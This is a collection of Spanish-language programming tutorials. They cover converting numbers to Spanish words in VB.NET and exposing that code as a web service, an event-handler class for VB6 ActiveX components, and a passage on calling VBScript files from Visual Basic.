        If IntPart = "0" Or IntPart = "" Then
            s = "Cero "
        ElseIf Len(IntPart) > 7 Then
```

```
            s = IntNumToSpanish(Val(Left(IntPart, Len(IntPart) - 6)))
+ _
                "Millones " + IntNumToSpanish(Val(Right(IntPart, 6)))
        Else
            s = IntNumToSpanish(Val(IntPart))
        End If

        If Right(s, 9) = "Millones " Or Right(s, 7) = "Millón " Then
            s = s + "de "
        End If
        Select Case s
            Case "Un ", "Una "
                s = s & Singular(Moneda)
            Case Else
                s = s & Moneda
        End Select
        s = s & " "

        If Val(Cents) Then
            Cents = "con " + IntNumToSpanish(Val(Cents)) + "Centavos"
        Else
            Cents = "con Cero Centavos"
        End If

        Return (Trim(s + Cents))
    End Function

    Public Function IntNumToSpanish(ByVal numero As Integer) As
String
        Dim ptr As Integer
        Dim n As Integer
        Dim i As Integer
        Dim s As String
        Dim rtn As String
        Dim tem As String

        s = CStr(numero)
        n = Len(s)

        tem = ""
        i = n
        Do Until i = 0
            tem = EvalPart(Val(Mid(s, n - i + 1, 1) + CloneChain(i -
1, "0")))
            If Not tem = "Cero" Then
                rtn = rtn + tem + " "
            End If
```

```
    i = i - 1
Loop

'//Filters
'//filterThousands
ReplaceAll(rtn, " Mil Mil", " Un Mil")
Do
    ptr = InStr(rtn, "Mil ")
    If ptr Then
        If InStr(ptr + 1, rtn, "Mil ") Then
            ReplaceStringFrom(rtn, "Mil ", "", ptr)
        Else : Exit Do
        End If
    Else : Exit Do
    End If
Loop

'//filterHundreds
ptr = 0
Do
    ptr = InStr(ptr + 1, rtn, "Cien ")
    If ptr Then
        tem = Left(Mid(rtn, ptr + 5), 1)
        If tem = "M" Or tem = "" Then
        Else
            ReplaceStringFrom(rtn, "Cien", "Ciento", ptr)
        End If
    End If
Loop Until ptr = 0

'//filterMisc
ReplaceAll(rtn, "Diez Un", "Once")
ReplaceAll(rtn, "Diez Dos", "Doce")
ReplaceAll(rtn, "Diez Tres", "Trece")
ReplaceAll(rtn, "Diez Cuatro", "Catorce")
ReplaceAll(rtn, "Diez Cinco", "Quince")
ReplaceAll(rtn, "Diez Seis", "Dieciseis")
ReplaceAll(rtn, "Diez Siete", "Diecisiete")
ReplaceAll(rtn, "Diez Ocho", "Dieciocho")
ReplaceAll(rtn, "Diez Nueve", "Diecinueve")
ReplaceAll(rtn, "Veinte Un", "Veintiun")
ReplaceAll(rtn, "Veinte Dos", "Veintidos")
ReplaceAll(rtn, "Veinte Tres", "Veintitres")
ReplaceAll(rtn, "Veinte Cuatro", "Veinticuatro")
ReplaceAll(rtn, "Veinte Cinco", "Veinticinco")
ReplaceAll(rtn, "Veinte Seis", "Veintiseís")
ReplaceAll(rtn, "Veinte Siete", "Veintisiete")
```

```
    ReplaceAll(rtn, "Veinte Ocho", "Veintiocho")
    ReplaceAll(rtn, "Veinte Nueve", "Veintinueve")

    '//filterOne
    If Left(rtn, 1) = "M" Then
        rtn = "Un " + rtn
    End If
    '//Un Mil...
    If Left(rtn, 6) = "Un Mil" Then
        rtn = Mid(rtn, 4)
    End If

    '//addAnd
    For i = 65 To 88
        If Not i = 77 Then
            ReplaceAll(rtn, "a " + Chr(i), "* y " + Chr(i))
        End If
    Next
    ReplaceAll(rtn, "*", "a")

    IntNumToSpanish = rtn
End Function

Private Function EvalPart(ByVal x As Integer) As String
    Dim rtn As String
    Dim s As String
    Dim i As Integer

    Do
        Select Case x
            Case 0 : s = "Cero"
            Case 1 : s = "Un"
            Case 2 : s = "Dos"
            Case 3 : s = "Tres"
            Case 4 : s = "Cuatro"
            Case 5 : s = "Cinco"
            Case 6 : s = "Seis"
            Case 7 : s = "Siete"
            Case 8 : s = "Ocho"
            Case 9 : s = "Nueve"
            Case 10 : s = "Diez"
            Case 20 : s = "Veinte"
            Case 30 : s = "Treinta"
            Case 40 : s = "Cuarenta"
            Case 50 : s = "Cincuenta"
            Case 60 : s = "Sesenta"
            Case 70 : s = "Setenta"
```

```
            Case 80 : s = "Ochenta"
            Case 90 : s = "Noventa"
            Case 100 : s = "Cien"
            Case 200 : s = "Doscientos"
            Case 300 : s = "Trescientos"
            Case 400 : s = "Cuatrocientos"
            Case 500 : s = "Quinientos"
            Case 600 : s = "Seiscientos"
            Case 700 : s = "Setecientos"
            Case 800 : s = "Ochocientos"
            Case 900 : s = "Novecientos"
            Case 1000 : s = "Mil"
            Case 1000000 : s = "Millón"
        End Select

        If s = "" Then
            i = i + 1
            x = x / 1000
            If x = 0 Then i = 0
        Else
            Exit Do
        End If
    Loop Until i = 0

    rtn = s
    Select Case i
        Case 0 : s = ""
        Case 1 : s = " Mil"
        Case 2 : s = " Millones"
        Case 3 : s = " Billones"
    End Select

    EvalPart = rtn + s
    Exit Function

End Function

Private Sub ReplaceStringFrom( _
    ByRef s As String, _
    ByVal OldWrd As String, _
    ByVal NewWrd As String, _
    ByVal ptr As Integer)

    s = Left(s, ptr - 1) + NewWrd + Mid(s, Len(OldWrd) + ptr)
End Sub

Private Function Singular(ByVal s As String) As String
```

```
        If Len(s) >= 2 Then
            If Right(s, 1) = "s" Then
                If Right(s, 2) = "es" Then
                    Singular = Left(s, Len(s) - 2)
                Else
                    Singular = Left(s, Len(s) - 1)
                End If
            Else
                Singular = s
            End If
        End If
    End Function

    Private Function CloneChain(ByVal n As Integer, ByVal Chr As
String)
        Dim i As Integer
        Dim CharClone As String
        Dim rtn As String

        If Len(Chr) Then
            CharClone = Mid(Chr, 1, 1)
            For i = 1 To n
                rtn = rtn + CharClone
            Next
        End If

        Return rtn
    End Function

    Private Sub ReplaceAll( _
        ByRef s As String, _
        ByVal OldWrd As String, _
        ByVal NewWrd As String)

        Dim ptr As Integer
        Do
            ptr = InStr(s, OldWrd)
            If ptr Then
                s = Left(s, ptr - 1) + NewWrd + Mid(s, Len(OldWrd) +
ptr)
            End If
        Loop Until ptr = 0
    End Sub

End Class
//============================================================
```

Usando Como WebServices

Como todo código de .NET las clases pueden hacer parte de un WebService. Tan solo se requiere agregar las clases al projecto, delegar los metodos como metodos de Web, y publicar. El codigo de un WebService de ejemplo que trabajé es el siguiente:

```
'//=======================================================================
'// WEBSERVICE  : ...Service1
'// AUTHOR      : Harvey Triana (harveytriana@mvps.org)
'// DESCRIPTION : Converts a number into string names
'//=======================================================================
Imports System.Web.Services

<WebService(Namespace := "http://tempuri.org/")> _
Public Class Service1
    Inherits System.Web.Services.WebService

    Dim ew As Numbers2Words.CNumbersToWords
    Dim es As Numbers2Words.CNumerosEnPalabras

#Region " Web Services Designer Generated Code "

    <WebMethod()> Function NumbersToWords(ByVal Number As String,
ByVal Money As String) As String
        ew = New CNumbersToWords()
        Return (ew.NumbersToWords(Number, Money))
    End Function

    <WebMethod()> Function NumerosEnPalabras(ByVal Numero As String,
ByVal Moneda As String) As String
        es = New CNumerosEnPalabras()
        Return (es.NumerosEnPalabras(Numero, Moneda))
    End Function
End Class
//=======================================================
```

Observe que las clases no se modifican en absoluto, solo se usan en un objeto concreto.

Los WebService pueden servir a cualquier aplicación .NET, es decir tamto a aplicaciones locales como aplicaciones en Web (ASP.NET). Tan solo debe agregar la referencia al WebService desde Project=> Add Web Reference. Luego crear un objeto del WebService. Siguiendo con el ejemplo, yo cree una aplicación de Windows, agregue un Boton (btnContertToWords), un Label (lblResponse), un TextBox (txtNumber). Mi servidor se llama Joda y el servicio web se llama Service1. El siguiente código completa el ejemplo:

```
'//=============================================================
'// FORM        : Form1
'// AUTHOR      : Harvey Triana (harveytriana@mvps.org)
'// DESCRIPTION : Sample of Consuming a WebService
'//=============================================================
Public Class Form1
    Inherits System.Windows.Forms.Form

#Region " Windows Form Designer generated code "

    Private Sub btnContertToWords_Click( _
        ByVal sender As System.Object, _
        ByVal e As System.EventArgs) Handles btnContertToWords.Click

        Dim ws As joda.Service1

        ws = New joda.Service1()
        Me.lblResponse.Text = ws.NumbersToWords(Me.txtNumber.Text,
"Dolars")
    End Sub
End Class
```

Despues de dar clic, se crea un objeto del WebService, y se ejecuta una de sus funciones. Vaya si funciona.

Autor: Harvey Triana (http://www.mvps.org/vexpert)

Un Manejador de Eventos Para Visual Basic Escrito en Visual Basic – Parte 1

Una clase que maneje los eventos de componentes ActiveX puede ir mas allá de la directiva Event

Introducción

Una clase que maneje los eventos de componentes ActiveX puede ir mas allá de la directiva Event. Las razones son las siguientes: (1) Se pueden implementar fácilmente colecciones de objetos que generen eventos, (2) Se pueden lanzar eventos desde un formulario u objeto que cargado desde la interfaz Form u Object, (3) El cliente puede recibir eventos aun sin la directiva WithEvents, (4) Puede escribir tantos eventos como desee o modificarlos sin afectar la librería de tipos del componente, y por ende la compatibilidad binaria. Quizás habrá otros servicios que yo no me he imaginado. Cada uno de estos enunciados se explica con detalle en este articulo.

La Clase CEventsHandler

Tan interesantes enunciados que dan la introducción de este articulo, se logran a través de la clase CEventsHandler, he aquí su código:

```
'//=============================================================
'// NAME        : CEventsHandler
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION :
'//=============================================================
Option Explicit

Public Event RaisedEvent( _
             Sender As Object, _
             EventName As String, _
             EventArgs As Variant)

Public Sub Trigger( _
    Sender As Object, _
    EventName As String, _
    EventArgs As Variant)

    RaiseEvent RaisedEvent(Sender, EventName, EventArgs)
End Sub
'//=============================================================
```

Basta leer el código anterior para vislumbrar la idea, el objeto dentro del componente hace un llamado al método Trigger para lanzar cualquier evento, dado un nombre y unos argumentos en una matriz Variant llamada *EventsArg*. ¿Se le parece algo a VB.NET?, no es extraño, pues la primera vez que vi como manejaba los eventos VB.NET, se me ocurrió la idea para VB6, aunque si bien, es bastante diferente en detalle.

El empleo de la clase CEventsHandler puede ser laborioso, aunque es grato saber que soluciona con holgura algunas limitaciones técnicas de WithEvents, y que la estrategia aplica de la misma forma en todos los casos.

Eventos desde una Colección de objetos

VB6 tiene una forma elegante de manejar objetos en jerarquía, y es a través de una colección implementada y gobernada por una clase y clases hijo de esta. Por supuesto no se trata de "herencia" tal como la define OOP, pero es extremadamente útil para tener ventajas de programación de objetos con VB6. Si usted ha leído bastante sobre VB6, se acordara de la casa de ladrillo, a eso me refiero. Sin embargo esta implementación de jerarquía de objetos encuentra una limitación: ¿Cómo manejar eventos desde los objetos hijo?. Puesto que no podemos declarar Private WithEvents colAlgo As Collection, o cosa que se le parezca. He aquí la solución para recibir eventos desde los objetos hijo. Voy a exponer un ejemplo sencillo, para vislumbrar la técnica.

Digamos que tenemos una clase que se llama CPersons, con dos propiedades básicas, Nombre y Apellido, y un método que inicia una evaluación en tiempo, por ejemplo la llegada de la persona a la oficina. El código de la clase CPerson es el siguiente:

```
'//=======================================================
'// NAME        : CPerson
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Ejemplo del articulo vb6EventsHndler
'//               www.mvps.org/vexpert
'//=======================================================
Option Explicit

Private m_FirstName As String
Private m_LastName  As String

Private WithEvents TimerSample As Timer
Private f As frmTimer

Public Property Let FirstName(v As String)
    m_FirstName = v
End Property
```

```
Public Property Get FirstName() As String
    FirstName = m_FirstName
End Property

Public Property Let LastName(v As String)
    m_LastName = v
End Property

Public Property Get LastName() As String
    LastName = m_LastName
End Property

Private Sub Class_Initialize()
    Set f = New frmTimer
    Load f
    Set TimerSample = f.tmrControl
End Sub

Private Sub Class_Terminate()
    Unload f
End Sub

Public Sub StartSample()
    Randomize Timer
    TimerSample.Interval = Rnd * 5000
    TimerSample.Enabled = True
End Sub

Private Sub TimerSample_Timer()
    TimerSample.Enabled = False

    '//PROBLEMA:
    ' Se requiere lanzar un evento aquí que suministre
    ' el tiempo de llegada de la persona:
    ' ...
End Sub
'//===========================================================
```

Se crea una referencia a un proceso *Timer*, el cual esta envuelto en un *Form*. Solo basta agregar un Form al proyecto, y adicionar un Timer (los nombres respectivamente son: nombre del formulario: frmTimer; nombre del Timer: tmrControl). Este Timer se emplea como una muestra para visualizar el comportamiento de eventos por cada objeto de CPerson. El problema a resolver es el siguiente: “Se requiere lanzar un evento aquí que suministre el tiempo de llegada de la persona”. Esto se resalta en color violeta en el código anterior (ver procedimiento *TimerSample_Timer*). Puesto que los objetos CPerson harán parte de un objeto Collection en el

cliente, no podemos simplemente escribir en Declaraciones: *Public Event TimeArrive(DateTime As Date)*, y esperar que nuestro codigo funcione. La clase CEventsHandler resuelve esto, después de implementada la estrategia, el código luce así:

```
'//=========================================================
'// NAME        : CPerson
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Ejemplo del articulo vb6EventsHndler
'//               www.mvps.org/vexpert
'//=========================================================
Option Explicit

Private m_FirstName As String
Private m_LastName  As String

Private WithEvents TimerSample As Timer
Private f As frmTimer

'//EH Implementación
Private m_EventsHandler As CEventsHandler

'//EH Implementación
Public Property Set EventsHandler(v As CEventsHandler)
    Set m_EventsHandler = v
End Property

Public Property Let FirstName(v As String)
    m_FirstName = v
End Property

Public Property Get FirstName() As String
    FirstName = m_FirstName
End Property

Public Property Let LastName(v As String)
    m_LastName = v
End Property

Public Property Get LastName() As String
    LastName = m_LastName
End Property

Private Sub Class_Initialize()
    Set f = New frmTimer
```

```
    Load f
    Set TimerSample = f.tmrControl
End Sub

Private Sub Class_Terminate()
    Unload f
    '//EH Implementación
    Set m_EventsHandler = Nothing
End Sub

Public Sub StartSample()
    Randomize Timer
    TimerSample.Interval = Rnd * 5000
    TimerSample.Enabled = True
End Sub

Private Sub TimerSample_Timer()
    TimerSample.Enabled = False
    '//EH Implementación
    m_EventsHandler.Trigger Me, "ArriveTime", Time
End Sub
'//===========================================================
```

Las líneas de código que se adicionaron aparecen en color violeta, y precedidas por el comentario *EH Implementación*. Ahora CPerson tiene un nuevo miembro: *EventsHandler*, el cual es una a propiedad de objeto explicita. La clase tampoco crea una instancia de este objeto, el cual será pasado desde el cliente. Veamos un cliente de muestra, un formulario que crea una colección de objetos CPerson, y que muestra la técnica de CEventsHandler.

```
'//===========================================================
'// NAME        : CForm1
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Ejemplo del articulo vb6EventsHandler
'//               www.mvps.org/vexpert
'//===========================================================
Option Explicit

Private colPersons As Collection

'//EH Implementación
Private WithEvents EventsHandler As CEventsHandler

'//EH Implementación
Private Sub EventsHandler_RaisedEvent( _
```

```
    Sender As Object, _
    EventName As String, _
    EventArgs As Variant)

    Select Case EventName
        Case "ArriveTime"
             Print "Llego " & Sender.FirstName & " " & _
                   Sender.LastName & " a las " & EventArgs
    End Select
End Sub

Private Sub Form_Load()
    '//EH Implementación
    Set EventsHandler = New CEventsHandler

    Call LoadPersonsCollection
End Sub

Private Sub LoadPersonsCollection()
    Dim o As CPerson

    '//ejemplo

    Set colPersons = New Collection

    Set o = New CPerson
    o.FirstName = "Jonh"
    o.LastName = "Lennon"
    colPersons.Add o
    Set o = Nothing

    Set o = New CPerson
    o.FirstName = "Elenor"
    o.LastName = "Rigby"
    colPersons.Add o
    Set o = Nothing

    Set o = New CPerson
    o.FirstName = "Paul"
    o.LastName = "McCarney"
    colPersons.Add o
    Set o = Nothing

    '//mostrar el formulario cliente
```

```
    Show

    '//EH Implementación
    For Each o In colPersons
        Set o.EventsHandler = EventsHandler
        o.StartSample
    Next
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set colPersons = Nothing

    '//EH Implementación
    Set EventsHandler = Nothing
End Sub
'//=======================================================
```

Este formulario crea tres personas desde Form_Load, luego pasa una referencia de un objeto EventsHandler a cada objeto CPerson, y a su vez inicia un proceso Timer. Al ejecutar el proyecto, se visualiza que cada objeto CPerson lanza el evento de manera independiente, y que se puede saber "quien" lanza el evento a través del objeto *Sender* de los argumentos del evento *RaisedEvent* (evento lanzado) de la clase CEventsHandler.

Este formulario crea tres personas desde Form_Load, luego pasa una referencia de un objeto EventsHandler a cada objeto CPerson, y a su vez inicia un proceso Timer. Al ejecutar el proyecto, se visualiza que cada objeto CPerson lanza el evento de manera independiente, y que se puede saber "quien" lanza el evento a través del objeto *Sender* de los argumentos del evento *RaisedEvent* (evento lanzado) de la clase CEventsHandler.

Conclusión

Observe algunos detalles del ejemplo anterior. Primero, la clase CPerson no tiene declaración de eventos. Segundo, el evento RaisedEvent se puede emplear para manejar un sin numero de eventos, basta un *Select Case* al nombre del evento para diferenciarlos. Tercero, el argumento EventArgs por ser un Variant puede contener un dato, o muchos (un array o matriz), es meramente circustancial, ya que al tener el objeto Sender, este contiene toda la información del objeto que envió el evento.

El este articulo mostre como se pueden implementar fácilmente colecciones de objetos que generen eventos. En la segunda parte del ariculo, diré como se pueden lanzar eventos desde un formulario u objeto que cargado desde la interfaz Form u Object.

Autor: Harvey Triana (http://www.mvps.org/vexpert)

Un Manejador de Eventos Para Visual Basic Escrito en Visual Basic – Parte 2

Una clase que maneje los eventos de componentes ActiveX puede ir mas allá de la directiva Event

Introducción

En la primera parte de este articulo di a conocer las bondades de un manejador de eventos para VB6, y mostré como se pueden implementar colecciones de objetos que generen eventos. En esta parte trataré el cómo se pueden lanzar eventos desde un formulario u objeto que fue cargado desde la interfaz Form u Object.

Eventos desde un Objeto Form

Una de las grandes bondades de un objeto Form, es que podemos abrir cualquier formulario apuntando su referencia a un objeto Form, es así como podemos lanzar un formulario a partir de una cadena de texto. Esto es supremamente útil para reutilizar código de formularios desde clases. Esta técnica la he usado en muchas aplicaciones, y créame que es muy practico lanzar un formulario de datos en una línea de código, y dejar que una clase configure todo automáticamente. Voy a exponer un ejemplo sencillo, para vislumbrar la técnica.

En primera instancia voy a presentar la solución en donde los detalles de la Clase CEventsHandler se ocultan al cliente. Luego expondré el caso en donde la clase CEventsHandler es publico y debe pasarse a través de un método constructor desde el cliente. Ambas estrategias tienen sus propias bondades.

Digamos que tenemos una clase que se llama CFormDataAccess, la cual se emplea para envolver formularios genéricos de datos dentro de un componente. Esta clase abre el formulario desde su nombre, sin crear la clase explicita del formulario en sí (para esto se requiere de un objeto Form y de Forms.Add(FormName)). Luego configura el formulario según los parámetros pasados. Para seguir el ejemplo cree una DLL ActiveX, agregue la clase CEventsHandler (el código se encuentra en la primera parte de este articulo). El código de la clase CFormDataAccess es el siguiente:

```
'//=============================================================
'// NAME        : CFormsDataAccess
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Corte de código para ilustrar el ejemplo del
'//               articulo "Un Manejador de Eventos Para Visual
'//               Basic Escrito en Visual Basic - Parte 2
'//               CEventsHandler es oculto al cliente
```

```
'//============================================================
Option Explicit

Public Event Apply()

Private WithEvents DataForm As Form

'//EH Implementación
Private WithEvents EventsHandler As CEventsHandler

Public Function OpenForm( _
    FormName As String, _
    ParamArray Params() As Variant)

    '// crea la instancia del formulario
    Set DataForm = Forms.Add(FormName)

    '// Detalles de carga en el formulario
    '// ...
    '// configura el formulario según parámetros en Param()...
    '// ...

    '//EH Implementación
    On Error Resume Next
    Set DataForm.EventsHandler = EventsHandler
    On Error GoTo 0

    '//muestra el dialogo
    DataForm.Show vbModal
    Unload DataForm
End Function

Private Sub Class_Initialize()
    '//EH Implementación
    Set EventsHandler = New CEventsHandler
End Sub

Private Sub Class_Terminate()
    '//EH Implementación
    Set EventsHandler = Nothing
End Sub

'//EH Implementación
Private Sub EventsHandler_RaiseEvents( _
    Sender As Object, _
```

```
    EventName As String, _
    EventArgs As Variant)

    Select Case EventName
        Case "Apply"
             RaiseEvent Apply
    End Select
End Sub
'//=========================================================
```

Las líneas de código que gestionan CEvensHandler aparecen en color violeta, y precedidas por el comentario *EH Implementación*. Como el código anterior oculta los detalles al cliente del manejador de eventos, se escribió un evento explicito de nombre Apply (para ilustrar la técnica). El problema que se debía resolver era el siguiente: “Como lanzar el evento Apply (o cualquier otro) al cliente, si el formulario se cargo desde un objeto Form. Pues bien, la clase CEventsHandler ha resuelve esto.

Para completar el ejemplo, agregue a la DLL un formulario, con un botón Apply. El nombre del Form será frmDialog1. El código del formulario frmDialog1 es el siguiente:

```
'//=========================================================
'// NAME        : frmDialog1
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Corte de código para ilustrar el ejemplo del
'//               articulo "Un Manejador de Eventos Para Visual
'//               Basic Escrito en Visual Basic - Parte 2
'//               CEventsHandler es oculto al cliente
'//=========================================================
Option Explicit

'//EH Implementación
Private m_EventsHandler As CEventsHandler

'//EH Implementación
Public Property Set EventsHandler(v As CEventsHandler)
    Set m_EventsHandler = v
End Property

Private Sub cmdApply_Click()
    '//EH Implementación
    m_EventsHandler.Trigger Me, "Apply", Empty
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As
```

```
Integer)
    If UnloadMode = vbFormControlMenu Then
       Cancel = True
       Me.Hide
    End If
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set m_EventsHandler = Nothing
End Sub
'//===============================================================
```

El código luce algo extenso dados los detalles de EventsHandler, pero vale la pena, puesto que así como podemos lanzar un evento Apply, podemos lanzar muchos otros; en este caso tendrías que escribir código para dar los nombre explícitos en la clase CFormDataAccess, - este el precio de ocultar EventsHandler al cliente. Veamos el código del cliente (un EXE estándar y agregue el proyecto anterior en un grupo de proyectos):

```
'//===============================================================
'// NAME        : Form1
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Corte de código para ilustrar el ejemplo del
'//               articulo "Un Manejador de Eventos Para Visual
'//               Basic Escrito en Visual Basic - Parte 2
'//===============================================================
Option Explicit

Private WithEvents di As CFormDataAccess

'//muestra del formulario "frmDialog1" encapsulado en el
'//componente, es decir alguna DLL u OCX
Private Sub Command1_Click()
    Set di = New CFormDataAccess
    di.OpenForm "frmDialog1", "TEST0001", 1, True, "etc."
    Set di = Nothing
End Sub

Private Sub di_Apply()
    MsgBox "Fue lanzado el evento Apply"
End Sub
'//===============================================================
```

El formulario del cliente no sabe nada de CEventsHandler, luce limpio y simple. Sin embargo es más labor para el que escribe el componente.

Ahora bien, como se enuncio inicialmente, podemos hacer publica la clase CEventsHandler, crear una referencia explicita en el cliente, pasarla a la clase CDataFormAccess, y esta a su vez la pasa al frmDialog1. Esta estrategia hace más versátil el código de Eventos, pero hace estricto el código para el cliente. Bien, podemos mitigar esto al agregar un Constructor a CDataFormAccess, con EventsHandler como parámetro. Nota. VB6 no acepta constructores, pero es simple lograrlo si se sigue la regla de crear un método publico Constructor, y como regla (contrato) siempre llamarlo después de crear el objeto. Los tres módulos bajo esta estrategia lucen así:

Componente:

```
'//=============================================================
'// NAME        : CFormsDataAccess
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Corte de código para ilustrar el ejemplo del
'//               articulo "Un Manejador de Eventos Para Visual
'//               Basic Escrito en Visual Basic - Parte 2
'//               La clase EventsHandler es publica
'//=============================================================
Option Explicit

Private DataForm As Form

'//EH Implementación
Private m_EventsHandler As CEventsHandler

Public Sub Constructor(pEventsHandler As CEventsHandler)
    Set m_EventsHandler = pEventsHandler
End Sub

Public Function OpenForm( _
    FormName As String, _
    ParamArray Params() As Variant)

    '// crea la instancia del formulario
    Set DataForm = Forms.Add(FormName)

    '// Detalles de carga en el formulario
    '// ...

    '// configura el formulario según parámetros en Param()...
    '// lo que sea, no importa
    '...
```

```
    '//EH Implementación
    On Error Resume Next
    Set DataForm.EventsHandler = m_EventsHandler
    On Error GoTo 0

    '//muestra el dialogo
    DataForm.Show vbModal
    Unload DataForm
End Function

Private Sub Class_Terminate()
    '//EH Implementación
    Set m_EventsHandler = Nothing
End Sub
'//============================================================
```

Formuladio envuelto en el componente:

```
'//============================================================
'// NAME        : frmDialog1
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Corte de código para ilustrar el ejemplo del
'//               articulo "Un Manejador de Eventos Para Visual
'//               Basic Escrito en Visual Basic - Parte 2
'//               La clase EventsHandler es publica
'//============================================================
Option Explicit

'//EH Implementación
Private m_EventsHandler As CEventsHandler

'//EH Implementación
Public Property Set EventsHandler(v As CEventsHandler)
    Set m_EventsHandler = v
End Property

Private Sub cmdApply_Click()
    '//EH Implementación
    m_EventsHandler.Trigger Nothing, "Apply", Empty
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As
Integer)
    If UnloadMode = vbFormControlMenu Then
       Cancel = True
```

```
       Me.Hide
    End If
End Sub

Private Sub Form_Unload(Cancel As Integer)
    '//EH Implementación
    Set m_EventsHandler = Nothing
End Sub
```

Cliente:

```
'//=============================================================
'// NAME        : Form1
'// AUTHOR      : Harvey Triana (harvey@geocoweb.net)
'// DESCRIPTION : Corte de código para ilustrar el ejemplo del
'//               articulo "Un Manejador de Eventos Para Visual
'//               Basic Escrito en Visual Basic - Parte 2
'//               La clase EventsHandler es publica
'//=============================================================
Option Explicit

'//EH Implementación
Private WithEvents EventsHandler As CEventsHandler

Private Sub Command1_Click()
    Dim di As CFormDataAccess

    Set di = New CFormDataAccess
    '//EH Implementación
    Set EventsHandler = New CEventsHandler

    '//EH Implementación
    di.Constructor EventsHandler

    di.OpenForm "frmDialog1", "TEST0001", 1, True, "etc."
    '//nota. Los parametros que "TEST0001", 1, True, "etc."
    '//son inventados yno tienen relevancia
    Set di = Nothing

    '//EH Implementación
    Set EventsHandler = Nothing
End Sub

'//EH Implementación
```

```
Private Sub EventsHandler_RaisedEvent( _
    Sender As Object, _
    EventName As String, _
    EventArgs As Variant)

    Select Case EventName
        Case "Apply"
              MsgBox "Fue lanzado el evento Apply"
    End Select
End Sub
'//=======================================================
```

Si Usted es un programador versado en VB6, notara inmediatamente las ventajas de la segunda estrategia frente a la primetra. Primero, no tenemos que declarar en la seccion declaraciones el objeto de FormDataAccess. Segundo, no tenemos que delcarar eventos de FormDataAccess. Tercero, el numero de eventos y sus parametros son ilimitados (no afectamos la librería de tipos del componente). Cuarto, solo existe un WithEvents en todo el proyecto.

Es importante anotar algo. Dado que el evento lo produce el Boton Apply del formulario envuelto en la clase, no debemos ejecutar el metodo Trigger pasando Me en Sender. Esto produciria peligrosas referencias circulares. Si dese pasar algo de la informacion del formulario, pasela en EvensArg, ya que al fin y alcabo es una Variant y acepta cualquier fuente de datos. Si desea pasar un Recordset al cliente, paselo como Clone y desconectado.

Conclusiones

La clase EventsHandler impone un potente mecanismo para transferencia de eventos en VB6 y de la escritura de los mismos. La técnica luce avanzada para cualquier programador medio. El poder de VB6 esta en saber programar objetos y saberlos usar.

Autor: Harvey Triana (http://www.mvps.org/vexpert)

Scripting al Servicio de Visual Basic

Un Ejecutable de Visual Basic Puede Hacer Llamadas a Scripts Para Llevar a Cabo Tareas Asincronas

Las *Secuencias de Comandos*, o *Scripts*, tienen ciertas ventajas sobre el codigo binario que dan su razón de ser. Son simples, emplean muy poca memoria, y flexibles para el programador. Las desventajas son por supuesto el bajo rendimiento comparado con el código binario, un lenguaje relativamente reducido y, en general, la carencia de un entorno de desarrollo aceptable. Se trata de la misma filosofía de los antiguos archivos por lotes del DOS (Batch Files).

Introducción

Alguna vez se tuve la siguiente idea: “si pudiera modificar algo de código sin tocar el ejecutable”, - y un suspiro. ¿Usted no?. Hay un chance, y de eso se trata este articulo. Por supuesto dependemos de los avances tecnológicos de los Script, en otras palabras, viva *Microsoft Scripting Host*. Para colocar esta tecnología al servicio de Visual Basic, básicamente hacemos una llamada Shell a un archivo de Script y esperamos una respuesta asincrona (no es un requerimiento). Es claro que el uso de la técnica sugiere llevar a cabo alguna tarea puntual, y no procedimientos complejos, es decir, no se trata de cambiar Scripts por el potente código binario.

Realmente la tecnología del Scripting ha avanzado bastante, por ejemplo la literatura encontrada de componentes como Microsoft Scripting Host (MSH) tiene un volumen considerable y hace pensar que los Scripts tienen posos limites. La tarea de Windows Scripting Host es permitir la ejecución de secuencia de comandos de los lenguajes VBScript y JScript dentro del sistema operativo. Para validar este articulo, el lector debe tener este componente. Los usuarios de Windows 95 lo pueden bajar del sitio http://www.msdn.microsoft.com/scripting. El Host es WSCRIPT.EXE y normalmente se instala en el directorio de Windows.

Ejemplo Paso a Paso

El ejemplo que expondré a continuación hace una llamada a un a archivo de secuencia de comandos y espera una respuesta asincrona del mismo (he aquí la parte menos simple).

1. El Script

Cualquier editor de texto sirve, por ejemplo NOTEPAD. Agregue la siguiente secuencia de comandos. Luego guarde como TAREA.VBS (recomiendo una carpeta nueva en donde

tambien irá la aplicación de ejemplo):

```
'-----------------------------------------------------------
' FILE NAME    : TAREA.VBP
' TYPE         : VBScript
' PROJECT      : Scripting Studio
' AUTHOR       : Harvey T.
' DESCRIPTION  : Ejemplo del articulo "Scripting al Servicio
'                de Visual Basic"
' UPDATE       : 24-11-2000
'-----------------------------------------------------------
Option Explicit

'// La ejecución del Script comienza y termina aqui:
Dim O
Set O = New CTarea
O.Tarea
Set O = Nothing

'-----------------------------------------------------------
' CLASS       : CTarea
' DESCRIPTION : Plantilla de una tarea en Script
'-----------------------------------------------------------
Class Ctarea
    '// Este objeto se emplea para gererar el evento que indica
    '// cuando haya finalizado la tarea.
    Private msg

     Private Sub Class_Initialize()
         Set msg = CreateObject("Messages.CMessage")
     End Sub

     Private Sub Class_Terminate()
         Set msg = Nothing
     End Sub

     Public Sub Tarea()
          '// Escriba la terea...
          '//
          '// Fin de tarea.
          msg.Message = "El Script ha terminado la tarea..."
     End Sub
End Class
```

Se trata de una secuencia de comandos de VBScript en donde uso *Class* para crear un objeto dentro del Script. Esto es importante ya que permite programar el Script en

términos de objetos (la directiva *Class* requiere de la versión 5 o superior de VBScript). Realmente programar un Script en estos términos es una formalidad mas que un requerimiento.

Note que dentro de esta secuencia de comando se inicia y termina el código en la sección conocida por programadores Visual Basic como *Declaraciones*. Esto se asemeja a un procedimiento *Main* de un modulo estándar.

